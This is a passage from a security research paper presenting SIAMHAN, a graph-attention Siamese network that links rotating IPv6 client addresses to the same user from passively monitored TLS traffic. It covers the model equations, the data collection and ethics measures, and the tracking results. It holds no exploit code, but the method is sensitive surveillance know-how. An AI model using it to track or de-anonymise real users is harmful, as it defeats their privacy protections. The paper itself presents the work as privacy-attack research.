


Figure 3: The overall architecture of SIAMHAN. SIAMHAN inputs pairwise client addresses' knowledge graphs to learn their correlation. The multi-level attention mechanism helps match the similar features between the two heterogeneous graphs to learn their graph embeddings. The Siamese Network finally metric the distance of the embeddings to judge the correlation relationship.

meta-information, a larger weight coefficient α_{uv}^{Φ} indicates matching similar neighbor data in a single meta-path-based semantic in the two knowledge graph, which contributes to the correlation task. For instance, the two client nodes in the pairwise graph link to the same server nodes based on Φ_{SCS}.

Then, the meta-path-based embedding of node u can be obtained by aggregating all neighbor attributes with the corresponding coefficients as follows:

$$z_u^{\Phi} = \Big\|_{k=1}^{K} \sigma\Big(\sum_{v \in N_u^{\Phi}} \alpha_{uv}^{\Phi} \cdot h_v \Big), \tag{3}$$

where z_u^{Φ} is the learned embedding of node u for the meta-path Φ, K is the head number using the multi-head attention mechanism [48]. Among the three types of meta-path in our work, FCF and FSF promote learning the unique client and server service embeddings based on the client and server fingerprints, while SCS mines the user activity representation using the communication relationship.

Semantic-level Attention. After feeding node features into node-level attention with the meta-path set $M = \{\Phi_{FCF}, \Phi_{FSF}, \Phi_{SCS}\}$, the semantic-level attention is required to learn the importance of three types of semantic-specific embeddings and fuse them as a comprehensive node embedding. The importance of meta-path Φ_i based embedding is shown as follows:

$$\begin{aligned} w_{\Phi_i} &= \frac{1}{|V|} \sum_{u \in V} p^T \cdot \tanh(W_s \cdot z_u^{\Phi_i} + b_s), \\ \beta_{\Phi_i} &= \mathrm{softmax}_i(w_{\Phi_i}) = \frac{\exp(w_{\Phi_i})}{\sum_{\Phi_i \in M} \exp(w_{\Phi_i})}, \end{aligned} \tag{4}$$

where W_s is the weight matrix, b_s is the bias vector, and p is the semantic-level attention parametrize matrix. V is the node-set of the input knowledge graph. Since we average the importance of all the semantic-specific node embedding, the weight coefficient β_{Φ_i} could be interpreted as the contribution of the meta-path Φ_i for the correlation task.

With the learned weights of each semantic-specific embedding, the comprehensive embedding s_u of node u could be:

$$s_u = \sum_{\Phi_i \in M} \beta_{\Phi_i} \cdot z_u^{\Phi_i}. \tag{5}$$

The comprehensive embeddings are the final representations of nodes learned by SIAMHAN, which aggregates multiple semantic characteristics. For instance, the client node s_C finally obtains the embedding with the semantics that using specific browsers to access online services by integrating semantic-specific embeddings $z_C^{\Phi_{FCF}}$ and $z_C^{\Phi_{SCS}}$.

Graph-level Attention. To gain the graph embedding for distance metric learning, graph-level attention is proposed to aggregate the final embeddings of all nodes in the knowledge graph. The importance of node u could be obtained as follow:

$$g_u = q^T \cdot \tanh(W_g \cdot s_u + b_g),$$
$$\gamma_u = \text{softmax}_u(g_u) = \frac{\exp(g_u)}{\sum_{u \in V}(g_u)}, \tag{6}$$

where W_g is the weight matrix, b_g is the bias vector, and q is the graph-level attention parametrize matrix. Unlike α_{uv}^{Φ} with local attention on neighbors, a larger weight coefficient γ_u denotes globally matching similar nodes in the two knowledge graphs. Therefore, the graph embedding Z could be formulated as follows:

$$Z = \sum_{u \in V} \gamma_u \cdot s_u \tag{7}$$

Metric Learning with Siamese Network. The goal of the Siamese Network architecture in our work is to metric the distance D between the knowledge graph of two arbitrary IPv6 client addresses, which could be used to judge the correlation relationship R through a threshold η:

$$D = ||Z_1 - Z_2||_2,$$
$$R = \begin{cases} 1 & D < \eta \\ 0 & D \geq \eta \end{cases}, \tag{8}$$

where Z_1 and Z_2 are the final graph embeddings of the two input knowledge graphs. $R = 1$ means the two client addresses come from the same user, otherwise $R = 0$.

To train the attack model for IPv6 address correlation, SIAMHAN requires sets of positive samples and negative samples to learn the correlation function. The positive samples are the pairwise knowledge graphs of IPv6 client addresses bound to the same user. The negative samples are arbitrary pairs of knowledge graphs that come from two different IPv6 users. With both negative and positive samples in hand, SIAMHAN could then be optimized by minimizing the contrastive loss L:

$$L = Y \cdot D^2 + (1 - Y)\{\max(0, m - D)\}^2, \tag{9}$$

where Y are the labels of the input samples, margin m is a hyperparameter to control the maximum distance that can be considered to update the network. Furthermore, the network parameters are shared in the pairwise network architecture, which focuses on the input difference and learns the similarity.

5 Experiment Setup and Implementation

This section discusses our dataset collection and composition, compared baselines, evaluation metrics, and the model implementation.

5.1 Data Collection

We passively monitored the IPv6 user traffic from March to July 2018 on China Science and Technology Network (CSTNET) and collect an extensive user dataset for attack experiments. We intend to utilize persistent HTTP plaintext cookies to label the TLS traffic of the addresses that leak these cookies. This situation comes from that these users accessed some websites with HTTPS deployment and used the same address to access some other websites without HTTPS deployment during our traffic monitoring. Therefore, we mainly collected 5-month HTTP and TLS traffic to build the ground truth dataset. Firstly, we searched persistent cookies used continuously during the monitoring period through the Cookie field in the HTTP plaintext to label the frequently transforming client addresses, which obtains considerable address lists corresponding to unique cookies. Note that we only record the persistent cookies that are generated on the first day and continuously used during the observation. We do not consider new cookies that appear during the monitoring period to prevent biases from the accuracy of user labeling. Secondly, since a user usually generates multiple cookies, we aggregated the lists with the same addresses to acquire unique IPv6 HTTP users and their client addresses. Finally, we searched for the communication records of these addresses in the TLS traffic, thus obtaining encrypted communication data of 1.7k users and 2.6k addresses generated by them. Since SIAMHAN requires pairwise client address knowledge graphs as input, we combine any two addresses into pairs in the training, validation, or test set. In addition, we generate the correlation labels of the pair samples according to their user labels, which results in 1.5M pair samples. The correlation label is 1 when the two addresses belong to the same user. Otherwise, the correlation label is 0.

5.2 Collection Ethics

To protect user privacy from being exposed in our attack experiments, we anonymize all addresses collected in our dataset with 2001:db8::/32 documentation reserved prefix according to RFC 3849 [23]. All the plaintext cookies for user labeling are encrypted due to our anonymization work. We did not over-explore data involving personal information based on the Internet measurement standard during the traffic monitoring period. We design a detailed exit mechanism to remove user traffic and record only necessary traffic characteristics used in our experiments. Therefore, our attack experiments are performed to correlate the users with virtualized user IDs rather than linking to real-world individuals. We further guarantee that our measurements do not disrupt or harm evaluation targets. Our work has been approved by our institutional ethics review body to ensure ethical soundness and justification.

5.3 Dataset

We evaluate SIAMHAN on the real-world dataset collected through 5 months of traffic monitoring. To indicate the practicality of the attack, we provide a deep eye on the dataset

Table 3: The analysis of the 5-month real-world user dataset with 4 dimensions including the top ASes of client addresses, the top OSes of user devices, the top SNI accessed by users, and the prevalence of the TLS fields used in the paper. The prevalence of Record version and Cipher suites are shown as the percent of the field in ClientHello/ ServerHello.

AS Name	%Hits	Device OS	%Hits	SNI	%Hits	TLS Field	%Hits
CSTNET	78.6%	Windows	63.7%	*.google.com	17.9%	Record version	93.1%/ 93.9%
China Unicom	10.1%	Android	23.7%	*.adobe.com	11.6%	Client version	93.1%
CNGI-CERNET2	4.0%	iOS	6.2%	*.microsoft.com	11.2%	Server version	93.9%
CERNET	2.4%	Linux	5.0%	*.gstatic.com	4.8%	Cipher suites	93.1%/ 93.9%
Reliance Jio	1.6%	Mac OS X	1.3%	*.macromedia.com	3.3%	Compression	93.1%
Cloudflare	0.8%	BlackBerry	0.1%	*.cloudflare.com	2.4%	SNI	93.1%
PKU6-CERNET2	0.5%	Chrome OS	0.1%	*.2mdn.net	1.9%	Algorithm ID	78.4%
TSINGHUA6	0.5%	Symbian OS	0.1%	*.xboxlive.com	1.6%	Issuer	78.4%
ZSU6-CERNET	0.4%	Firefox OS	0.1%	*.xhcdn.com	1.2%	Subject	78.4%

Table 4: The average number of meta-information per knowledge graph with 1-month background knowledge and the statistics of the dataset with a time-based split evaluated in most experiments of the paper.

Meta-Path Φ	Relations (A-B)	Number of A	Number of B	Entity	Training	Validation	Test
SCS	Client-Server	1.0	5.4	User	1.0k	0.2k	0.5k
FCF	Client-Fingerprints	1.0	3.8	Sample Pair	1.2M	0.1M	0.2M
FSF	Server-Fingerprints	5.4	41.3	Knowledge	3 months	1 month	1 month

composition and discuss the feasibility of the experiment.

Basic Composition. After a long-time of data collection, we analyze the basic dataset composition in Table 3. Results show that the dataset keeps a good variation to evaluate the attack model. **(1) User Source.** We first analyze the top ASes and the percent of addresses within each. During the observation, in addition to the main source of CSTNET, the collected users come from diverse IPv6 networks, including mobile networks (e.g., China Unicom), CDN networks (e.g., Cloudflare), and university networks (e.g., PKU6-CERNET2). **(2) Client Device.** The users are labeled by the HTTP plaintext in our dataset. Thus, we additionally analyze their HTTP user-agent to infer their device OSes. Results indicate that IPv6 users are using multiple types of devices during the monitoring. **(3) Online Habit.** Considering the top SNI accessed by users, although the top three domains have the largest number of visits, the access rate of each domain is not high, which indicates that IPv6 users maintain a wide range of online habits and complex behaviors in our dataset.

Graph Samples. (1) Meta-information. To better understand the composition of the meta-information in a knowledge graph, we show the statistics of the knowledge graph built for each client address with 1-month background knowledge in Table 4. Since most client addresses are short-lived due to IPv6 address transform, each client address is used to access an average of $5 \sim 6$ online services during the 1-month observation. In addition, considering the observation bias caused by issues like packet loss, a few TLS connections do not contain ClientHello, ServerHello, or Certificate message, which lead to an average of 3.8 client fingerprint nodes and 41.3 server fingerprint nodes in each knowledge graph. **(2) Time-based Data Split.** To simulate a realistic setting implemented by an adversary, we evaluate SIAMHAN with a time-based split on the 5-month dataset in most experiments of the paper (except timeliness evaluation in Section 6.3), which uses the first 3-month data for training, the 4th month's data for validation, and the 5th month's data for test. Note that the test user is excluded from the training set. The adversary's intention is to train the attack model on the history ground truth dataset and perform the attack on the future collected data with the background knowledge.

Feasibility Discussion. There may remain doubts about the dataset that could be discussed: **(1) Labeling Trick.** Since the leaked plaintext cookies are available to label the TLS users in our dataset, one of the doubts could be the necessity of the adversary to train SIAMHAN. According to the statistics, we collect a total of 0.58M addresses in the 5-month TLS traffic. Users of only 2.9k addresses expose their HTTP cookies (including the new generated cookies during the observation), which is a ratio of 0.5%. Therefore, most TLS users never reveal their plaintext cookies, which shows a strong motivation to perform the attack. **(2) User Assumption.** Our dataset

is all composed of users with plaintext cookies. Therefore, another doubt is whether the assumption that users without any plaintext cookies would behave the same as users with plaintext cookies is reasonable. To address the issue, we additionally provide an analysis of users without plaintext cookies in Appendix A. The similar user source and online habits indicate that the model trained on the users with plaintext cookies could be directly generalized to perform effective attacks on the TLS users without plaintext cookies. **(3) Feature Prevalence.** In Table 3, we analyze the prevalence of the TLS fields used in the paper. The frequent appearance of most fields in the TLS connections ensures that the fingerprints are sufficient to perform the attack. Although more knowledge graphs may lack the fingerprints related to the Certificate message, the knowledge volume composed of other features is still enough to perform the strong correlation attack.

5.4 Baselines

The prior work mainly performs user correlation under TLS traffic from the dimensions including user profiling [16, 27], TLS fingerprinting [2], and flow sequences [34]. Among them, we implement four representative methods to compare with SIAMHAN: **(1) User IP Profiling** [16]**.** User IP Profiling is building user profiles through all the destination IPs of the client address and using a Bayesian classifier [31] to identify known users in a closed-world dataset. To apply address correlation to identify unknown users in an open-world scenario, we use pairwise profiles as input to the classifier to evaluate the performance of correlation attacks. **(2) User SNI Profiling** [27]**.** User SNI Profiling is to use the SNIs in all the TLS ClientHello messages from the client as a user interest identification. Similar to Banse et al. [20], we also exploit a Bayesian classifier to input pairwise SNI profiles to correlate user activities. **(3) Client Fingerprinting** [2]**.** Client Fingerprinting is to extract the specific fields of the TLS ClientHello message as the user's client fingerprints and leverages Random Forest [6] to learn the correlation of any two paired fingerprints. **(4) Deepcorr** [34]**.** Deepcorr uses the flow sequence characteristics to achieve correlation tasks in multiple scenarios [4, 34, 53]. To keep the same setup with Deepcorr, we also extract a flow sequence of 300 packets per client address to indicate the performance of Deepcorr.

5.5 Evaluation Metrics

Our evaluation metrics include true positive rate, false-positive rate, area under ROC curve, and accuracy: **(1) True Positive Rate (TPR).** The TPR measures the fraction of associated address pairs that are correctly declared to be correlated by SIAMHAN. **(2) False Positive Rate (FPR).** The FPR measures the fraction of non-associated address pairs that are mistakenly identified as correlated by SIAMHAN. **(3) Area Under Curve (AUC).** The AUC metric is to calculate the area under the ROC curve formed by TPRs and FPRs with multiple thresholds, which is frequently used in binary classification tasks. **(4) Accuracy.** To evaluate the user tracking and user discovery tasks applied by correlation attacks, we define two task-based accuracy metrics to indicate the attack performance. In the user tracking task, the **Tracking Accuracy (TA)** is used to measure the fraction of correctly identified address pairs associated or non-associated with the target user samples. While in the user discovery task, the **Discovery Accuracy (DA)** is used to evaluate the fraction of addresses that are correctly classified into unique user groups.

5.6 Implementation

During the data preprocessing, we limit the maximum node number to 50 and the maximum node attribute length to 50 in each knowledge graph. As such, the dimension of the adjacency matrix A and the feature matrix X is 50×50. The matrix contains padding or truncating operations due to the difference between the number of each graph's nodes or the attribute length of each node. The character in node attributes is encoded to digital and the feature matrix X finally requires row-normalization as the input of SIAMHAN. When training SIAMHAN, we randomly initialize parameters and optimize the model with Adam [25], we set the learning rate to 0.005, the regularization parameter to 0.001, and the dimension of the hierarchical attention parametrize matrix a, p, q to 100, 128, 128. In addition, we also set the number of attention head K to 4. The activation function σ is LeakyReLU. The margin m is 20, and the threshold η for address correlation is 10. We use early stopping with a patience of 100 to train the model.

6 Evaluation

This section presents the analysis of IPv6 address transform scenarios and all experimental results showing the effectiveness of correlation attacks conducted by SIAMHAN.

6.1 Analysis of Address Transform

During the 5-month traffic monitoring, IPv6 users frequently updated their client addresses for communication. Figure 4 reveals the average transform time of these client addresses. 80% of IPv6 users change their client addresses at least once a month, showing the universality of address transform in IPv6 networks. Considerable users frequently change the client address within two weeks. Since RFC 4941 [33] recommends the lifetime of the temporary address is one day to one week, the appearance in the TLS traffic is consistent with the instruction. Furthermore, we also analyze the addressing scheme of the address dataset. 98% of changing user's addresses update the subnet identifier, which explains the mobility of users because the Regional Internet Registry (RIR) usually sets this




Figure 4: The number of users and their addresses with different average change times under the 5-month TLS traffic.

identifier for different regions. In addition, 23% of user's addresses maintain a constant IID, while 77% of IPv6 users use a stable or temporary IID. The analysis results demonstrate that the transform of IPv6 client addresses leads to difficulty in conducting effective user correlation under TLS traffic.

6.2 Analysis of Hierarchical Attention

To implement IPv6 client address correlation attacks, a salient property of SIAMHAN is the incorporation of the hierarchical mechanism, which takes the importance of similar meta-information from two client addresses to help distance metric. Figure 5 shows a case of two addresses' knowledge graphs and the hierarchical attention on partial nodes. In this setting, the two client nodes C [1] link to 2 and 4 server nodes S respectively, where S_2 is the common destination address. $F_1 \sim F_4$ are the client fingerprint nodes link to C and $F_5 \sim F_{13}$ are the server fingerprint nodes link to S_2. The corresponding feature of each node label is shown in Table 2.

Analysis of Node-level Attention. Node-level attention focuses on significantly similar meta-information in each meta-path-based neighbor between two graphs, a local view on each node to learn the semantic-specific embeddings. For instance, the *SCS* meta-path-based neighbor attention of node C is shown in Figure 5(a). The high attention values of node C and S_2 come from the constant IID in the address of C and the common server address of S_2 between the two input graphs. In addition, among the FCF meta-path-based neighbors in Figure 5(b), F_3 reaches a high attention value except for C due to the same cipher suits used. The other client fingerprint nodes obtain low attention because they are usually the same regardless of the correlated or not correlated addresses, which lacks distinction to learn the unique embedding for the correlation task. Finally, as an example of FSF node-level attention shown in Figure 5(c), $F_5, F_{10}, F_{11}, F_{13}$ correspond to the server fingerprints including SNI, issuer, subject, and flow

[1] The node attributes of client node C are 2001:db8:3999::d05b:e903:1e77 and 2001:db8:880b::d05b:e903:1e77 in the two knowledge graphs.




Figure 5: A case study of hierarchical attention to help learn the similarity between two addresses' meta-information.

count, respectively. Results indicate they are more important to contribute to the server service embeddings learning.

Analysis of Semantic-level Attention. Semantic-level attention aggregates the 3-type semantic-specific embeddings for each node through the importance weights, which denotes the importance of meta-paths for the correlation task. In Figure 5(d), the FCF meta-path reaches the most attention in both the two knowledge graphs. The result indicates that the semantic-specific embedding learned by user browser parameters substantially affects the user correlation.

Analysis of Graph-level Attention. Graph-level attention provides a global view on the similar final embedding of all nodes in the two graphs. The weights of partial nodes $C \sim F_{13}$ are shown in Figure 5(e). Among them, client node C and client fingerprint nodes $F_1 \sim F_4$ obtain higher attention values than the server-related nodes. It indicates SIAMHAN takes more attention to the strong correlation from the client meta-information while only keeping eyes on specific server meta-information due to the complexity of user activity. Finally, SIAMHAN could effectively leverage the meta-information integrated from address-based and traffic characteristic correlation to perform correlation attacks.




Figure 6: The performance of all baselines compared to SIAMHAN based on the 5-month time-based split dataset.




Figure 8: SIAMHAN's performance is consistent regardless of the test size in the time-based split dataset.




Figure 7: SIAMHAN's performance on different background knowledge volume κ_t formed by wiretapping times t.




Figure 9: SIAMHAN's performance on different time gaps between training and test dataset for timeliness evaluation.

6.3 Address Correlation

To explore the effectiveness of IPv6 address correlation attacks, we first measure the correlation performance of arbitrary address pairs performed by SIAMHAN. An adversary could conduct correlation attacks on arbitrary pairwise addresses in this experimental setting based on the background knowledge κ_t. We comprehensively evaluate SiamHAN's performance on pairwise addresses correlation tasks by constructing training pair samples and test pair samples.

Correlation Performance. As a first look at the correlation performance, we train the attack model on the dataset with a time-based split setting. Figure 6 compares the ROC curve of SIAMHAN to other systems on the dataset. As can be seen, SIAMHAN significantly outperforms the prior correlation algorithms with a wide gap between the ROC curve of SIAMHAN and other approaches. For instance, for a target FPR = 4×10^{-2}, while SIAMHAN achieves a TPR of 0.90, all baselines provide TPRs less than 0.40. The drastic improvement comes from the fact that SIAMHAN could model a correlation function tailored to pairwise client addresses with moderate learning on the knowledge of addresses. Since the test dataset contains addresses from not seen users in the training set, SIAMHAN keeps a strong practical ability to correlate unknown addresses on the open-world dataset.

Adversary's Background Knowledge. In an IPv6 address correlation attack, the adversary's background knowledge κ_t is essential to build the knowledge graph for each intercepted address. In Figure 7, we measure the impact of knowledge volume on SIAMHAN's performance with dif-




Figure 10: The tracking performance of all baselines compared to SIAMHAN on the 5-month time-based split dataset with different sizes of tracking candidate $|S|$.




Figure 11: The discovery performance of all baselines compared to SIAMHAN on the 5-month time-based split dataset with the different number of test users (discovery candidate).

ferent wiretapping times t. This experiment set the training addresses with different duration of knowledge to build the training graph samples. Results indicate that a less than 2-week wiretapping time can not perform a strong enough correlation ability due to the weak knowledge volume. For a target FPR = 10^{-1}, the adversary is only required 1-month monitoring to provide a TPR of 0.85, which could effectively correlate arbitrary address pairs with 90% accuracy. SIAMHAN's performance is positively correlated with the volume of the adversary's background knowledge on the training set.

Robustness of Test Users. On the consideration of SIAMHAN's practicality, we also show the correlation performance on the different sizes of the test dataset. Figure 8 presents the ROC curve results on test datasets with different numbers of sample pairs. The results are consistent for different numbers of addresses being correlated. It suggests the robustness of SIAMHAN on the diverse user data. SIAMHAN could provide stable correlation performance even when applied on significantly larger datasets of intercepted addresses, e.g., on the traffic collected by a large malicious IXP.

Timeliness. Since the traffic characteristics of IPv6 users change over time, the deep learning-based algorithm requires timeliness evaluation to conduct a long-term reliable performance. Figure 9 compares the results with different time gaps between training and test. In this experimental setting, we train SIAMHAN on the dataset collected in the first month and test the pre-trained model on the same 1-month background knowledge dataset after different time gaps. The results indicate that SIAMHAN's performance does not degrade with the long-time gap. For a target FPR = 10^{-1}, under all time gaps, SIAMHAN provides TPRs more than 0.95, demonstrating the continuous effectiveness of the correlation attack model.

6.4 User Tracking

After obtaining the pre-trained attack model, the IPv6 address correlation attack could be applied to long-term user correlation tasks. We introduce user tracking, the first challenging task to sustainedly search target IPv6 users under the large-scale TLS encrypted traffic.

Tracking Algorithm. Given a pre-trained SIAMHAN, based on the background knowledge, an adversary could conduct long-time user tracking by searching all addresses correlated to the address sample of target users. For a determined tracking candidate set S that contains the one client address for each target user, the adversary is required to combine each candidate S_i with each test address T_j in the test dataset T and build the pairs of their knowledge graphs $\langle S_i, T_j \rangle$ as SIAMHAN's inputs, where $i \leq |S|$ and $j \leq |T|$. Appendix B shows the detail of the tracking algorithm.

Tracking Performance. To implement IPv6 user tracking, we train SIAMHAN and all compared baselines on the time-based split training set and select target user addresses from the test users to measure the tracking performance on the test dataset. Figure 10 indicates the tracking performance of all baselines and SIAMHAN in the user tracking task. As can be seen, SIAMHAN could correctly identify 1.10∼1.19 times more address pairs associated or non-associated with the target user samples than the state-of-the-art correlation system Deepcorr. SIAMHAN outperforms existing correlation techniques with 99% accuracy compared to Deepcorr's 85% accuracy on the user tracking task.

6.5 User Discovery

User discovery is the second challenging task applied by SIAMHAN, which could obtain the address groups to dis-

Table 5: Ablation study on the 5-month time-based split dataset with all 3 experimental tasks.

Model	Address Correlation		User Tracking		User Discovery
	AUC	Accuracy	AUC	Tracking Accuracy	Discovery Accuracy
Siamese GraphSAGE	0.942	0.908	0.933	0.913	0.847
Siamese GAT	0.955	0.922	0.960	0.958	0.875
SIAMHAN - Client	0.906	0.902	0.944	0.930	0.842
SIAMHAN - Server	0.920	0.911	0.953	0.949	0.863
SIAMHAN - Node	0.781	0.687	0.847	0.880	0.775
SIAMHAN - Semantic	0.912	0.906	0.968	0.943	0.865
SIAMHAN - Graph	0.909	0.879	0.950	0.920	0.839
SIAMHAN - Classifier	0.892	0.875	0.887	0.892	0.840
User IP Profiling	0.785	0.711	0.683	0.630	0.564
User SNI Profiling	0.777	0.693	0.632	0.527	0.545
Client Fingerprinting	0.808	0.751	0.794	0.829	0.498
Deepcorr	0.826	0.802	0.819	0.855	0.605
SIAMHAN	**0.966**	**0.932**	**0.977**	**0.990**	**0.880**

cover unique IPv6 users on the large-scale encrypted traffic.

